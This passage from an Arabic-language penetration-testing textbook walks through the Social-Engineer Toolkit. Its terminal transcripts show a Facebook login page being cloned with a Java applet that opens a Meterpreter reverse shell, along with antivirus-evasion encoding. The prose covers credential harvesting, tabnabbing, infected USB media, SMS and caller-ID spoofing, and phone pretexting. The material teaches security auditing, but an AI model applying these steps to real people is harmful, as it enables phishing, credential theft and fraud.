عند اختيار الموقع التي تريد استنساخه، فسوف يطلب منك الموقع الذي تريد استنساخه. هنا، يمكنك اختيار أي شيء تريده، موقع العميل، موقع البائعين، أو مواقع الحكومة والخيار لك. كما قد تتصور، فان اختيار الموقع هو أمر ضروري.

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack>1

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

والذي سوف يسألك بعض الأسئلة ومن ثم يطلب منك إدخال عنوان **url** الذي تريد استنساخه.

```
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection:192.168.16.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: usEp7Mb3
[*] Malicious java applet website prepped for deployment
```

هنا في هذا التمرين اخترنا موقع Facebook.

ومن ثم بعد الانتهاء من نسخه الموقع يعطيك العديد من الخيارات لتحديد نوع الاتصال الذي تريد أن تنشئه بينك وبين الضحية. لاستخدام التكنولوجيا التي نوقشت في هذا الكتاب، واختيار **Metasploit reverse shell** والتي تسمى **Meterpreter**.

SET يتيح لك خيار لتشفير **Payload** الخاص بك مع تشفير مختلفة. هذا هو لمساعدتك على تجنب الوقوع من قبل أنظمة مكافحة الفيروسات.

```
What payload do you want to generate:

  Name:                                       Description:

   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Bind Shell                      Execute payload and create an accepting port on remote system
   5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   8) Windows Meterpreter All Ports           Spawn a meterpreter shell and find a port home (every port)
   9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and spawn Meterpreter
  11) SE Toolkit Interactive Shell            Custom interactive reverse toolkit designed for SET
  12) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES encryption support
  13) RATTE HTTP Tunneling Payload            Security bypass payload that will tunnel all comms over HTTP
  14) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter payload through shellcodeexec
  15) PyInjector Shellcode Injection          This will drop a meterpreter payload through PyInjector
  16) MultiPyInjector Shellcode Injection     This will drop multiple Metasploit payloads via memory
  17) Import your own executable              Specify a path for your own executable

set:payloads>
```

في مثالنا هذا سوف نفعل ما قمنا بفعله سابقا وسوف نختار **2** ثم من قائمة الخيارات التالية نختار **4** (**Backdoored Executable**).

```
set:payloads>2

Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.

  1) shikata_ga_nai
  2) No Encoding
  3) Multi-Encoder
  4) Backdoored Executable

set:encoding>4
```

الخطوة المقبلة، **SET** سوف يقوم بإطلاق خادم الويب الخاص المدمج، تستضيف الموقع، ويضع المستمع للقبض على الضحية الخاص بتصفح الموقع.

في هذا الهجوم، لقد أنشأ لدينا سيناريو استنساخ **https://www.facebook.com** واستخدام ناقلات الهجوم العكسي **meterpreter** على المنفذ 443. لقد استخدمنا **backdoored** القابل للتنفيذ لنأمل أن يتجاوز مضادة الفيروسات وإعداد **Metasploit** لمعالجة اتصالات عكسي. إذا أردت استخدام رسالة بريد إلكتروني مع هذا الهجوم الموجه، يمكنك ذلك إيقاف تشغيل المعامل في ملف الاعداد **set_config** من **WEBATTACK_EMAIL = OFF** إلى **WEBATTACK_EMAIL = ON**.

حالما يقوم الضحية بالنقر فوق تشغيل، يتم تقديمك مع شل **meterpreter**، والضحية هو إعادة التوجيه إلى موقع الفيسبوك الأصلي غير مدركين تماما أنه قد تم اختراقهم. توقع أن الجافا تقوم بتحديث التعليمات البرمجية الخاصة بهم حيث ترى حقل **publisher** في التطبيق كالمجهول عند تكون **self-signing**. من أجل تجاوز هذا، سوف تحتاج إلى تسجيل الشركة، وشراء شهادة التوقيع الخاصة باسم الشركة. الآن الأمر متروك للمهندس الاجتماعي إما لصياغة رسالة بريد إلكتروني أو مكالمة هاتفية لرسم الهدف إلى **URL** .

2. Metasploit Browser Exploit Method

طريقة **Metasploit Browser Exploit** سوف تقوم بحقن **Metasploit client-side exploits** مع القدرة على استنساخ موقع على شبكة الإنترنت، والاستفادة من المآثر التي تستند إلى المستعرض.

3. Credential Harvester Attack Method

طريقة **credential harvester attack** يتم استخدامها عندما كنت لا ترغب في الحصول على شل على وجه التحديد ولكن تريد تنفيذ هجمات التصيد (*phishing*) من أجل الحصول على اسم المستخدم وكلمات المرور من النظام. في ناقل الهجوم هذا، سيتم نسخة موقع على شبكة الإنترنت، وعندما يدخل الضحية أوراق الاعتماد المستخدم (بيانات الدخول)، سيتم نشر أسماء المستخدمين وكلمات المرور إلى الجهاز الخاص بك ومن ثم يتم إعادة توجيهك الضحية مرة أخرى إلى الموقع الأصلي.

4. Tabnabbing Attack Method

يستخدم هذا الأسلوب عندما يكون الضحية لديه العديد من علامات تبويب مفتوحة، عندما ينقر المستخدم فوق الرابط، فانه سوف يتم عرض للضحية رسالة "الرجاء الانتظار أثناء تحميل الصفحة (*Please wait while the page loads*)". عندما يبدل الضحية علامات التبويب لأنه كان عليه تعدد المهام، فان الموقع يكتشف أن علامة التبويب مختلفة موجودة ويعيد كتابة صفحة الويب إلى موقع الويب الذي تحدده. بعد فترة من الوقت يقوم الضحية بالنقر على علامة التبويب مرة أخرى، ويعتقد أنه قام بتسجيل الخروج من برنامج البريد الإلكتروني أو

تطبيقات الأعمال التجارية. ومن ثم يقوم بإدراج بيانات الاعتماد مرة اخرى، ليتم حصادها وإعادة توجيه المستخدم مرة أخرى إلى الموقع الأصلي.

5. Web Jacking Attack Method

في هذا الأسلوب سوف نقوم بإنشاء نسخة موقع ويب وتقديم للضحية مع ارتباط تفيد بأن الموقع قد تم نقله. هذا ميزة جديدة في الإصدار 0.7.1. عندما يتم النقر فوق الارتباط، سيعرض عنوان **URL** مع عنوان **URL** الفعلي، ليست آلة المهاجم. لذا على سبيل المثال، إذا قمت بنسخ موقع **gmail.com**، فان **url** سوف يكون حقيقي. وعندما يقوم المستخدم بالنقر فوق الارتباط فانه تم نقله، حيث يفتح **gmail** ومن ثم يتم استبداله بسرعة مع خادم الويب الخبيث. تذكر يمكنك تغيير توقيت هجوم **webjacking** من خلال تعديل **config/set_config**.

6. Multi-Attack Web Vector

في هذا الأسلوب الجديد فانه سوف يسمح لك لتحديد أساليب هجوم ويب متعددة بغية القيام بهجوم واحد. في بعض وحدات السيناريو، حيث انه قد يفشل هجوم **Java Applet** في حين قد ينجح **credential harvester** وهكذا. **Multi-Attack Web Vector** يسمح لك بتشغيل وإيقاف الناقلات المختلفة، والجمع بين الهجمات التي وقعت في صفحة ويب محددة واحدة. عندما ينقر المستخدم فوق الارتباط فأنه سيتم توجيه كل موجهات الهجوم التي تحدده.

بعض المميزات الأخرى لـ SET

لقد تم وضع **SET** من قبل المهندسين الاجتماعي، بحيث تقوم مجموعة الأدوات على أكثر الهجمات شيوعا والتي يحتاجها هؤلاء في أعمال التدقيق.

SET يتزايد باستمرار ويتوسع. في الأشهر الأخيرة، على سبيل المثال، أصبحت **SET** قادرة على التعامل مع هجمات أخرى إلى جانب استنساخ الموقع و**Spear phishing**. فانه أيضا يضم الاتي:

1) Infectious media generator

هذا الأسلوب من الهجوم ينقلنا إلى موجهات الهجوم الفيزيائية وأسلوب هجوم مختلف تماما، نحن سوف نستخدم ناقلات هجوم تقوم بإصابة **USB/DVD/CD** أي يمكن للمستخدم إنشاء **DVD**، **CD**، أو مفتاح **USB** مشفر مع ملف خبيث. ناقل الهجوم هذا يسمح لك بإدخال الأكواد القابلة للتنفيذ الضارة الخاص بك أو واحدة من تلك الموجودة في **Metasploit** لإنشاء **DVD/CD/USB** الذي يشتمل على ملف **autorun.inf**. حالما يتم إدراج هذا الجهاز فأنه سيتم استدعاء "التشغيل التلقائي" وتنفيذ الأكواد القابلة للتنفيذ. الجديد في الإصدار الأحدث، أنه يمكنك الاستفادة من مآثر تنسيق الملف، يمكنك تحديد ثغرات تنسيق الملف الذي سوف تؤدي إلى تجاوز وخرق النظام (على سبيل المثال ثغرات ادوبى). عندما يتم إدراجها في جهاز الكمبيوتر فإنه سيتم تنفيذ تلك الحمولة الخبيثة وتسبب أن جهاز الضحية سوف يكون معرض للخطر.

2) Teensy USB HID Attack Vector (Arduino-Based Attack Vector)

موجه الهجوم **Teensy USB HID** هو مزيج رائع من الأجهزة المخصصة وتجاوز القيود بمحاكاة لوحة المفاتيح. عادة عند قيامك بإدراج **DVD/CD** أو **USB** فإنه إذا تم تعطيل التشغيل التلقائي، فانه لا يتم استدعاء ما يسمى **autorun.inf** الخاص بك وبالتالي لا يمكن تنفيذ التعليمات البرمجية الخاصة بك تلقائياً. مع **Teensy HID** القائم على الجهاز يمكنك محاكاة لوحة المفاتيح والماوس. عند قيامك بإدراج الجهاز فأنه سيتم التعرف عليه كأنه لوحة مفاتيح وليس **DVD/CD** أو**USB** ، ومع المعالج وذاكرة الفلاش يمكنك إرسال مجموعة سريعة جداً من ضغطات المفاتيح للجهاز واختراق الجهاز تماما. يمكنك شراء **Teensy device** بحوالي 17 دولار في http://www.prjc.com. بعد تحدث ديفيد كينيدي، جوش كيلي، وأدريان كرينشو عن **Teensy device**، فادى الى قرصنة **PS3** باستخدام أجهزة **Teensy device** وهم حاليا **backordered** أثناء وقت كتابة هذا.

Teensy devices هي لوحات دوائر صغيرة مبرمجة التي يمكن أن يتم تضمينها في أشياء مثل لوحات المفاتيح والماوس، أو الأجهزة الإلكترونية الأخرى التي تصبح موصولة بأجهزة الكمبيوتر.

SET تنتج البرمجة اللازمة لتخبر **teensy devices** هذه ما يجب القيام به عندما يتم توصيله. أوامر مثل إعطاء شل عكسي أو إنشاء منافذ الاستماع شائعة.

3) SMS Spoofing Attack Vector

هنا تلميح قليلاً جدا، هذه الوحدة هي فقط البداية لمنصة هجوم الموبايل جديدة كاملة للإصدار الأحدث من **SET**. الناس في **TB-Security.com** قاموا بعرض وحدة ***SMS Spoofing***. هذه الوحدة تسمح لك بمحاكاة رقم الهاتف الخاص بك، وإرسال رسائل قصيرة. وهذا سيكون مفيداً في هجمات الهندسة الاجتماعية باستخدام "حصاد بيانات الاعتماد". المزيد من الهجمات القادمة على هذا.

Wireless Attack Vector (4

SET يحتوى على ناقل هجوم يسمى **wireless attack vector** والتي سوف تفرخ نقطة وصول من بطاقة الواجهة اللاسلكية على الجهاز الخاص بك، ورفع **Dnsspoof** لإعادة توجيه طلبات المتصفح الضحية إلى المهاجم في **SET**. يمكنك الاستفادة من هذا الهجوم على سبيل المثال بإنشاء نقطة الوصول ومن ثم الاستفادة من موجه الهجوم **Java Applet** أو **Multi-Attack Vector** وعندما يكون الضحية متصلاً بنقطة الوصول، وذهب إلى موقع على شبكة الإنترنت، سيكون عندئذ على جهاز المهاجم.

QRCode Attack Vector (5

تستخدم ناقلات الهجوم **QRCode** القدرة على توليد **QRCodes** أصلاً في بايثون. عندما يتم مسحها ضوئياً، فإنه سيتم توجيه لموجة هجوم **SET**. ما هو كبير عن هذا الهجوم هي القدرة على إعادة توجيه الضحايا إلى أي من موجهات الهجوم المدمج في **SET** المتاحة لهم.

Create a Payload and Listener (6

SET يمكنه أيضا إنشاء **payload** بسيطة و**Listener** المناسب لذلك. حيث إذا أراد المهندس الاجتماعي فقط أن يكون له **EXE** مع شل عكسي التي سيربط مع الخوادم، فانه يمكن تحميل هذا في مفتاح **USB** للاستخدام في التدقيق. إذا وجد نفسه أمام آلة التي يريد الوصول اليها عن بعد، فانه يمكن وضع مفتاح **USB** وإسقاط ملف **Payload** على الكمبيوتر ثم انقر فوقه. هذا سيعطي له اتصال سريع إلى آلات له.

Fast-Track Penetration Testing

Fast-Track تم إنشاؤه أصلاً منذ عدة سنوات ويقوم بتشغيل عدة موجهات هجوم معقدة. **Fast-Track** يملك ثغرات او **Exploit** إضافية وموجهات هجوم والهجمات التي يمكنك استخدامها أثناء اختبار اختراق.

```
root@JANA: ~
File  Edit  View  Search  Terminal  Help
[---]        Homepage: https://www.trustedsec.com        [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:


   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

SET Interactive Shell and RATTE

واحدة من أحدث الإضافات إلى " أدوات **SET**" هو **interactive shell** و**RATTE**، **payloads** مستقلة مكتوبة ومخصصة ومضمنة في أدوات **SET**. هذه **Payloads** متوفرة فقط من خلال نواقل الهجوم **Create a Payload and Listener** و **Java Applet**. يمكنك الوصول اليها من خلال الاتي:



SET Web-Interface

واحدة من أحدث الميزات من **SET** هو أداة **Web-Interface**. هذا يعني أنه سيبدأ خادم الويب تلقائيا في استضافة مجموعة من صفحة ويب لتسهيل الاستخدام. واجهة ويب يأخذ ما قمت بتحديده ويقوم بإنشاء ملف إجابات التي يتم وضعها في نهاية المطاف في **seautomate**. يعين لكل رد قيمة معطاة ويوزع المعلومات الاستخبارية المبنية في النهاية والاستجابات الخاصة بك لبناء وصياغة هذا الهجوم في **SET**.
لتشغيل واجهة الويب ببساطة من خلال الوصول الى مجلد **SET** في المسار **/usr/share/set** باستخدام الامر التالي في الترمنال:

#cd /usr/share/set

```
root@JANA:/usr/share# cd set
root@JANA:/usr/share/set# ls
~  config  modules  readme  README.txt  seautomate  seproxy  setoolkit  setup.py  seupdate  seweb  src
```

ثم كتابة الامر **./seweb** كالاتى والتي يطلب منك رقم المنفذ الذي سوف يعمل عليه والافتراضي يكون 44444:

```
root@JANA:/usr/share/set# ./seweb
[-] Starting the SET Command Center on port: 44444


    ..######..########.########
    .##....##.##..........##...
    .##.......##..........##...
    ..######..######......##...
    .......##.##..........##...
    .##....##.##..........##...
    ..######..########....##...

 _______________________________________________________
|                                                       |
|              The Social-Engineer Toolkit              |
|                   Web-Interface GUI                   |
|                    Command Center                     |
|_______________________________________________________|

  All results from the web interface will be displayed
                     in this terminal.

Interface is bound to http://127.0.0.1 on port 44444 (open browser to ip/port)
```

ثم الدخول الى المتصفح الخاص بك وكتابة العنوان http://127.0.0.1:44444 والتي يكون شكلها كالاتى:



SET هي أداة قوية مبذولة لمساعدة المهندس الاجتماعي في اختبار نقاط الضعف التي توجد عادة في الشركة. مطور أداة SET مفتوح دائما لتلقي الاقتراحات والمساعدة في خلق أجزاء جديدة من الأداة لمواصلة النمو لتصبح أدوات **SET** الأكثر شعبية. مرة أخرى، واصل التحقق من https://www.trustedsec.com/ من أجل وجود تحديثات لأدوات المهندس الاجتماعي.

TELEPHONE-BASED SOCIAL ENGINEERING

واحدة من أقدم الأدوات في كتاب المهندس الاجتماعي هو الهاتف. في هذه الأيام، الهواتف المحمولة، عبر بروتوكول الإنترنت **VOIP**، وخوادم الهاتف المحلية الصنع، نمت الخيارات لكيفية قيام المهندس الاجتماعي بالاستفادة من الهاتف إلى حد كبير.
لأن الناس أصبحت منغمسه مع مكالمات التسويق عبر الهاتف، المبيعات، الإعلانات، ويحتاج المهندس الاجتماعي إلى أن يكون ماهرا في استخدام الهاتف بنجاح في عملية التدقيق. على الرغم من هذه القيود، استخدام الهاتف كأداة الهندسة الاجتماعية يمكن أن تؤدي إلى الاختبار الكلي للشركة في فترة قصيرة جدا من الزمن.
في هذا العصر حيث كل شخص لديه الهاتف الخليوي وحيث يقوم الناس بحمل المحادثات الشخصية والعميقة على متن الحافلة، المترو، أو في أي مكان عام، والهاتف يمكن استخدامها في نواح كثيرة. التنصت أو استدعاء الهدف على هواتفهم المحمولة يسمح لناقلات إضافية لم تكن متاحة في الماضي أيام. مع زيادة عدد الهواتف الذكية والهواتف مثل الكمبيوتر في السوق فان المزيد من الناس تقوم بتخزين كلمات السر، والبيانات الشخصية، ومعلومات خاصة على هواتفهم. هذا يفتح القدرة للمهندس الاجتماعي ليكون قادر على الوصول إلى الهدف وبياناته في العديد من الحالات المختلفة
أيضا، كونه متصلا 7/24 يجعل الناس أكثر استعدادا لإعطاء المعلومات بسرعة إذا كان الطالب يمر بمجموعة معينة من "المعايير" التي تجعل منه تصديق. على سبيل المثال، إذا كان رقم المتصل على الهاتف الخليوي يشير إلى الشخص يدعو من مقر الشركة، فإن العديد من الناس تقوم بإعطاء معلومات لا يمكن التحقق منها. كلا من الهواتف الذكية **iPhone** و**Android** و**Windows** لديها التطبيقات التي يمكن استخدامها لتزيف رقم المتصل الخاص بك إلى أي عدد تريده. تطبيقات مثل (http://www.spoofcard.com/apps/) ***SpoofApp*** تسمح المهندس الاجتماعي لإجراء مكالمات التي تبدو كما لو أنها تنشأ من أي مكان على وجه الأرض وذلك بتكلفة منخفضة نسبيا لكل مكالمة. كل هذا يذهب إلى بناء مصداقية الذريعة الخاص بك. استخدام الهاتف للهندسة الاجتماعية يمكن تقسيمها إلى مجالين مختلفين: التكنولوجيا وراء ذلك والتخطط على ما تقوله.


Publishing Malicious Apps

في الهندسة الاجتماعية القائمة على الهاتف الخلوي، المهاجم ينفذ هذه الأنواع من الهجمات مع مساعدة من تطبيقات الموبايل. هنا المهاجم أولا يقوم بإنشاء التطبيقات الخبيثة مثل تطبيقات الألعاب مع ملامح جذابة وأسماء لها من التطبيقات الشعبية، وتنشر في متاجر التطبيقات الرئيسية. المستخدمين الذين لا يعلمون عن التطبيق الخبيث يعتقد أنه هذا تطبيق حقيقي ويقوم بتنزيل وتثبيت هذه التطبيقات النقالة الخبيثة على أجهزتهم النقالة، التي يصابون بالعدوى من قبل البرمجيات الخبيثة والتي ترسل أوراق اعتماد المستخدم (أسماء المستخدمين وكلمات السر) إلى المهاجمين.



Repackaging Legitimate Apps

مطوري المشاريع في الشركة يقوم بإنشاء تطبيقات الألعاب. من أجل السماح لمستخدمي الهواتف النقالة لتصفح مريح وتثبيت هذه التطبيقات والألعاب، فان الباعة قاموا بإنشاء منصة الأسواق المركزية. وعادة ما يتم تقديم التطبيقات والألعاب التي يتم تطويرها من قبل المطورين لهذه الأسواق، مما يجعلها متاحة للآلاف من مستخدمي الهواتف المتحركة. لا يستخدم هذا التطبيق الألعاب فقط من قبل المستخدمين الشرعيين، ولكن أيضا من قبل الناس الخبيثة. المطور الخبيث يقوم بتحميل اللعبة المشروعة ومن ثم إعادة كتابتها مع البرمجيات الخبيثة وتحميل اللعبة مرة أخرى الى السوق حيث يقوم المستخدم النهائي بتحميل هذا التطبيق الخبيث. ونتيجة لذلك، يحصل على تثبيت برنامج خبيث على جهاز الهاتف النقال للمستخدم، والذي يقوم بجمع معلومات المستخدم، وإرساله إلى المهاجم.



Fake Security Applications

التطبيقات الخاصة بالأمن الوهمية هو أسلوب واحد يستخدم من قبل المهاجمين لأداء الهندسة الاجتماعية القائمة على النقال. لتنفيذ هذا الهجوم، المهاجم الأول يصيب جهاز كمبيوتر الضحية عن طريق ارسال شيء ضار. عندما يسجل الضحية على حساب مصرفي له، فان البرمجيات الخبيثة في النظام تعرض نافذة رسالة تقول للضحية انه يحتاج لتنزيل تطبيق على هاتفه من أجل تلقي الرسائل الأمنية. الضحية يعتقد أنها رسالة حقيقية ويقوم بتحميل التطبيق على هاتفه. بمجرد تحميل التطبيق، يمكن للمهاجم الوصول إلى عامل المصادقة الثاني التي أرسل من قبل البنك للضحية عن طريق **SMS**. وهكذا، فإن المهاجم يكسب الوصول إلى حساب مصرفي الضحية عن طريق سرقة أوراق اعتماد الضحية (اسم المستخدم وكلمة المرور).



Using SMS

SMS هو أسلوب آخر يستخدم لأداء الهندسة الاجتماعية القائمة على النقال. المهاجم في هذا الهجوم يستخدم **SMS** من أجل الحصول على معلومات حساسة. دعونا نعتبر ان تريسي، هو مهندس البرمجيات في شركة محترمة. وأنه تلقى رسالة نصية **SMS** ظاهريا من قسم الأمن في البنك **XIM**. وهو يدعي أن على عاجلة وتقول الرسالة ان يجب على تريسي الاتصال برقم الهاتف (1-540-709-1101) على الفور. فإنها تصبح قلقا، وتقوم بالاتصال للاطمئنان على حسابها. انها تقوم بالاتصال بالرقم الذي تعتقد انه رقم خدمة العملاء البنك **XIM** وأنه يقوم بتسجيل ما يطلب منها من تقديم بطاقة الائتمان لها أو رقم البطاقة وكذلك كلمة المرور. تريسي تشعر أنها رسالة حقيقية وتكشف عن معلومات حساسة إلى تسجيل مزور.

أحيانا تزعم الرسالة أن المستخدم قد فاز ببعض المبلغ أو تم اختياره باعتباره الفائز، انها تحتاج فقط لدفع مبلغ رمزي وتنقل له **ID** البريد الإلكتروني، ورقم الاتصال، أو غيرها من المعلومات المفيدة.



Environmental Sounds

قبل إجراء مكالمة إلى الهدف المحدد، ينبغي النظر بعناية فيما يتعلق بالذريعة المستخدمة. ما هو نوع البيئة التي عادة تقوم منها بالمكالمة؟ من شأن مندوب المبيعات السفر وإجراء المكالمة من سيارة متحركة أو عامل مكتب مساعد من مركز اتصال مشغول. فمن الضروري في كثير من الأحيان تقليد أصوات الخلفية هذه لضمان أن أي حيلة للتصديق. كيف يمكن تحقيق ذلك؟ حسنا، كلما كان ذلك ممكنا لماذا لا تختار شيء حقيقي؟ مثل صوت دخول السيارة، فقط تأكد انها فعلت بأمان وقانونيا!

أينما أنه من غير الممكن الحصول على الشيء الحقيقي، فهناك الحاجة إلى النهج الإبداعي. هذا يمكن أن يعني في كثير من الأحيان تجنيد الناس من حولك أن تلعب دورا في السيناريو. يمكن أيضا أن تعني تحميل المسارات الصوتية واللعب بها في الخلفية. فقط كن حذرا في هذه الجبهة، إذا كان ملف الصوت هذا ينتهي في منتصف الطريق من خلال المكالمة، فإنك ستكون على استعداد للتفكير. فمن الأفضل ضمان التأكد من أن الدعائم الصوت قد تم فحصها بدقة قبل المكالمة.

لماذا لا تحقق من http://www.freesound.org/. حيث يتم توفير جميع الأصوات التي تم تحميلها هنا تحت رخصة المشاع الإبداعي. هناك الكثير من خلفيات الاصوات المختلفة لتناسب أي سيناريو. مكتب الأصوات المحيطة، الممرات، السيارات، الأشغال. على الرغم من هذا، تذكر التحقق من الملفات من البداية الى النهاية قبل استخدامها. أي خطأ يمكن أن يكون مكلفا ومحرج.

Caller ID Spoofing

